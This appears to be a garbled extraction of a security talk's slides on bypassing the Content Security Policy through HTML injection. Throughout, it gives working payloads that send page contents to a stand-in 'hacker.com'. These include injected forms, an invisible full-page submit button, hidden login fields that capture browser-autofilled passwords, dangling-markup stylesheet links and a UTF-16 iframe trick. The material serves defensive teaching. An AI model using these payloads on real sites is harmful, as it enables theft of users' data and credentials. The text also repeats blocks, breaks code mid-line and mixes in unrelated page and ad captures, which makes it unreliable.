

Breaking Security Defenses

How to bypass
the Content Security Policy

Ruben V Piña
nzt-48.org

The Content Security Policy kills bugs


✘ Refused to execute inline event handler [csp.php:8](#)
because it violates the following Content Security Policy
directive: "script-src 'none'". Either the 'unsafe-
inline' keyword, a hash ('sha256-...'), or a nonce
('nonce-...') is required to enable inline execution.
Note that hashes do not apply to event handlers, style
attributes and javascript: navigations unless the
'unsafe-hashes' keyword is present.

Sample study

300 of the most visited websites

44% use the Content Security Policy

98.5% of them can be bypassed



whoami

started hacking 20 years ago

independent researcher for my
blog Project NZT-48

nzt-48.org

speaker at:

Hackfest Canada
Hack Space Con Florida
BSides Seattle
DragonJAR Colombia
BugCON Mexico City
and others...

A complete write-up is found at:

nzt-48.org

The security defense

```
`${ content_injection }`
```

Secret data:

```
<div>
```

```
  <span> Name:      Zero-cool </span>
```

```
  <span> Email:     0-cool@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Name:      Acid burn </span>
```

```
  <span> Email:     acid-burn@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```

```
<textarea name="exfiltrate_data">
```

Secret data:

```
<div>
```

```
  <span> Name:      Zero-cool </span>
```

```
  <span> Email:     0-cool@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Name:      Acid burn </span>
```

```
  <span> Email:     acid-burn@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```

hello

Secret data:

Name: Zero-cool
Email: 0-cool@hackers.com
Phone: +1 (337) 31337-31337

Name: Acid burn
Email: acid-burn@hackers.com
Phone: +1 (337) 999-777-999



Save your contacts' information

```
<textarea r
```

```
Secret data
```

```
<div>  
  <span>  
  <span>  
  <span>  
</div>
```

```
<div>  
  <span>  
  <span>  
  <span>  
</div>
```

← → ↻ G ?html_injection=<h1> hello </h1>

<textarea>

<textarea r

Secret data

<div>

</div>

<div>

</div>

hello

Secret data:

Name: Zero-cool
Email: 0-cool@hackers.com
Phone: +1 (337) 31337-31337

Name: Acid burn
Email: acid-burn@hackers.com
Phone: +1 (337) 999-777-999



Save your contacts' information

← → ↻ G ?html_injection=<textarea name=exfiltrate_data>

<textarea>

<textarea name=exfiltrate_data>

Secret data

<div>

</div>

<div>

</div>

```
<p><b><h4>
  Secret data:
</p></b></h4>

  <div>
    <span> Name:      Zero-cool </span><br />
    <span> Email:     0-cool@hackers.com </span><br />
    <span> Phone:     +1 (337) 31337-31337 </span><br />
  </div>
<br /><br />
  <div>
    <span> Name:      Acid burn </span><br />
    <span> Email:     acid-burn@hackers.com </span><br />
    <span> Phone:     +1 (337) 999-777-999 </span><br />
  </div>

  Save your contacts' information


</body>
</html>
```

```
<textarea name="exfiltrate_data">
```

Secret data:

```
<div>
```

```
  <span> Name:      Zero-cool </span>
```

```
  <span> Email:     0-cool@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Name:      Acid burn </span>
```

```
  <span> Email:     acid-burn@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```

```
<form action="//hacker.com/exfiltrate_data/">
```

```
<textarea name="exfiltrate_data">
```

Secret data:

```
<div>
```

```
  <span> Name:      Zero-cool </span>
```

```
  <span> Email:     0-cool@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Name:      Acid burn </span>
```

```
  <span> Email:     acid-burn@hackers.com </span>
```


```
  <span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```

```
<form action="//hacker.com/exfiltrate_data/">
```

```
<textarea name="exfiltrate_data">
```

Secret data:



```
<div>
```

```
  <span> Name:      Zero-cool </span>
```

```
  <span> Email:     0-cool@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Name:      Acid burn </span>
```

```
  <span> Email:     acid-burn@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```


Submit button with **style**,
invisible,
as big as the document

```
<input type="submit" style="opacity: 0; width: 100%; height: 100%;  
position: absolute; top: 0; right: 0;"  
value="Leak all the data!" />
```



Submit.

Submit button with CSS



community.cloudflare.com

Checking if the site connection is secure



Verify you are human



community.cloudflare.com needs to review the security of your connection before proceeding.

July 4, 2025



Would you like to receive notifications on latest updates?

NOT YET

YES

Home / Linux / CVE-2025-0927: Public Exploit Released for Linux Kernel Privilege Escalation Bug

Linux Vulnerability

CVE-2025-0927: Public Exploit Released for Linux Kernel

SEARCH

ENHANCED BY Google



Ad removed. [Details](#)

Ad ✕

HBO ORIGINAL
THE LAST OF US
CADA DECISIÓN TIENE UN PRECIO

the BIG BANG THEORY

Harry Potter
LA SAGA COMPLETA

HBO ORIGINAL
LA CASA DEL DRAGON

HBO ORIGINAL
THE WHITE LOTUS
EL KARMA LLEGA PARA TODOS

AHORRA CON LOS PLANES ANUALES

DESDE **\$99.00** /MES **max** SUSCRÍBETE AHORA

El precio de estos productos puede variar sin previo aviso. © 2024 Home Box Office, Inc. Todos los derechos reservados. Este es un producto de Home Box Office, Inc.

Mitigation

CSP **form-action**

restricts to what location forms can be submitted

`form-action` is set to `'self'`

Mission

`form-action` is set to `'self'`

bypass `form-action` and send the form to an external domain

The forgotten directive

Very often, **form-action** is not defined

● Not using form-action

● Using form-action

82.6%

17.4%

form injection

What if there's no sensitive data?

```
{ content_injection }
```

```
<span> No data here ... </span>
```

What if there's no sensitive data?

```
#{ content_injection }
```

```
<span> No data here ... </span>
```

form injection

What if there's no sensitive data?

```
<form action="//hacker.com/exfiltrate_data">
```

```
<input type="text" name="user" hidden />
```

```
<input type="password" name="pwd" hidden />
```

```
<span> No data here ... </span>
```

form injection

What if there's no se


```
<form action="//hacker.com/e
```

```
<input type="text" name="user" hidden />
```

```
<input type="password" name="pwd" hidden />
```

```
<span> No data here ... </span>
```

form injection



Hotel

Check In

DD MM YYYY

Check Out

DD MM YYYY

Adults

1

Kids

0

Search availability

itive data?

```
ltrate_data">
```

```
hidden />
```

```
d" hidden />
```

```
</span>
```

on

hello

Hotel

Check In

DD MM YYYY

Check Out

DD MM YYYY

Adults

1

Kids

0

Search availability

itive data?

ltrate_data">

hidden />

" hidden />

on

Two empty white rectangular input fields stacked vertically.

Hotel

Check In

DD MM YYYY

Check Out

DD MM YYYY

Adults

1

Kids

0

Search availability

itive data?

ltrate_data">

hidden />

" hidden />

on

admin

.....

Hotel

Check In

DD MM YYYY

Check Out

DD MM YYYY

Adults

1

Kids

0

Search availability

itive data?

ltrate_data">

hidden />

" hidden />

on

Hotel

Check In

DD MM YYYY

Check Out

DD MM YYYY

Adults

1

Kids

0

Search availability

itive data?

ltrate_data">

hidden />

d" hidden />

on

Hotel

Check In

DD MM YYYY

Check Out

DD MM YYYY

Adults

1

Kids

0

Search availability

itive data?

ltrate_data">

hidden />

d" hidden />





itive data?

```
ltrate_data">
```

```
hidden />
```

```
d" hidden />
```

```
</span>
```

```
on
```

SUBMIT

Hotel

Check In

DD MM YYYY

Check Out

DD MM YYYY

Adults

1

Kids

0

Search availability

itive data?

ltrate_data">

hidden />

d" hidden />

on

The password manager cannot be disabled
by the application

```
autocomplete="off"
```


If the website has a login, the
application can be exploited.

Start protecting your passwords the simpler way

Chrome


Android

iOS




STEP 1

Sign in and turn on sync




STEP 2

Save passwords on websites



STEP 3

Sign in on all your devices



New Tab

Search Google or type a URL

Google

Search Google or type a URL



Web Store



Add shortcut



Your Chrome

Sign in to get your passwords and more on all your devices

Sign in to Chrome

Passwords and autofill

Customize profile

Add Chrome profile

Open Guest profile

Manage Chrome profiles

Dangling Markup Injections

Resurrecting Dangling Markup Injections

```
`${ content_injection }`
```

Secret data:

```
<div>
```

```
  <span> Name:      Zero-cool </span>
```

```
  <span> Email:     0-cool@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Name:      Acid burn </span>
```

```
  <span> Email:     acid-burn@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```

Save your contacts' information

```
<link rel="stylesheet" href="//hacker.com/exfiltrate_data/'>
```

Secret data:

```
<div>
```

```
  <span> Name:      Zero-cool </span>
```

```
  <span> Email:     0-cool@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Name:      Acid burn </span>
```

```
  <span> Email:     acid-burn@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```

Save your contacts' information

```
<link rel="stylesheet" href="//hacker.com/exfiltrate_data/'>
```

Secret data:

```
<div>
```

```
  <span> Name:      Zero-cool </span>
```

```
  <span> Email:     0-cool@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```


```
  <span> Name:      Acid burn </span>
```

```
  <span> Email:     acid-burn@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```

Save your contacts' information



```
<link rel="stylesheet" href="//hacker.com/exfiltrate_data/
```

Secret data:

```
<div>
```

```
  <span> Name:      Zero-cool </span>
```

```
  <span> Email:     0-cool@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 31337-31337 </span>
```

```
</div>
```

```
<div>
```

```
  <span> Name:      Acid burn </span>
```


```
  <span> Email:     acid-burn@hackers.com </span>
```

```
  <span> Phone:    +1 (337) 999-777-999 </span>
```

```
</div>
```

Save your contacts' **information**

Dangling Markup Injections



The image shows a browser's developer tools interface. The 'Headers' tab is selected, and the 'Request' section is expanded. A red box highlights the request URL and body. The URL is `GET http://127.0.0.1:4444/leak_data?leaked_data=<p><h4>Secret data:</p></h4>`. The request body is `Email</td> <td>Phone</td> </tr> <tr> <td>Zero-cool</td> <td>0-cool@hackers.com</td> <td>Acid burn</td> <td>acid-burn@hackers.com</td> <td>666-777-999</td> </tr></table>`. Below the request details, the status is `200 OK` with a question mark icon. The version is `HTTP/1.1`, transferred size is `38 B (0 B size)`, and the referrer policy is `strict-origin-when-cross-origin`. The request priority is `High` and the DNS resolution is `System`. The Firefox logo is visible in the bottom right corner.

GET http://127.0.0.1:4444/leak_data?leaked_data=<p><h4>Secret data:</p></h4> Email</td> <td>Phone</td> </tr> <tr> <td>Zero-cool</td> <td>0-cool@hackers.com</td> <td>Acid burn</td> <td>acid-burn@hackers.com</td> <td>666-777-999</td> </tr></table>

Status **200 OK** (?)


Version HTTP/1.1

Transferred 38 B (0 B size)

Referrer Policy strict-origin-when-cross-origin

Request Priority High

DNS Resolution System



Bypass #1

UTF-16 character encoding attack

Bypassing Browsers' Defenses

Bypass #1 UTF-16 character set encoding attack

```
<iframe src="https://hacker.com/">
```

```
<iframe src="data:text/html; charset=utf-8, <h1> Hello </h1>">
```

Bypass #1 UTF-16 character set encoding attack

```
<iframe src="https://hacker.com/">
```

```
<iframe src="data:text/html; charset=utf-8, <h1> Hello </h1>">
```

```
data:text/html; charset=utf-8, <h1> Hello </h1>
```

Media type

Character encoding

Content

?html_injection=<iframe src='data:text/html; charset=utf-8 , <p><h1> Hello </h1></p> '>

Hello

Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

→ ↻ G ?html_injection=<iframe src='data:text/html; charset=utf-8 , <p><h1> Hello </h1></p> '>

Hello

Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

→ ↻ G ?html_injection=<iframe src='data:text/html; charset=utf-8 , <p><h1> Hello </h1></p> '>

Hello

Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

→ ↻ G ?html_injection=<iframe src='data:text/html; charset=utf-8, <p><h1> Hello </h1></p> '>

Hello

Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

→ ↻ G ?html_injection=<iframe src='data:text/html; charset=utf-8 , <p><h1> Hello </h1></p> '>

Hello

Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

→ ↻ G ?html_injection=<iframe src='data:text/html; charset=utf-8 , <p><h1> Hello </h1></p> '>

Hello

Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

→ ↻ G ?html_injection=<iframe src='data:text/html; charset=utf-8 , <p><h1> Hello </h1></p>

Hello

Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

Phone: +1 (337) 999-777-999

→ ↻ G ?html_injection=<iframe src='data:text/html, charset=utf-8 , <p><h1> Hello </h1></p>

Hello

Secret data:

Name: Zero-cool

Email: 0-cool@hackers.com

Phone: +1 (337) 31337-31337

Name: Acid burn

Email: acid-burn@hackers.com

Phone: +1 (337) 999-777-999

→ ↻ G ?html_injection=<iframe src='data:text/html, charset=utf-16, <p><h1> Hello </h1></p>

欣^レ效^レ恭^レ心^レ款^レ狷^レ狎^レ款^レ 旬^レ挽
敲^レ愨^レ惴^レ心^レ狷^レ心^レ狷^レ心^レ 十^レ十^レ欣
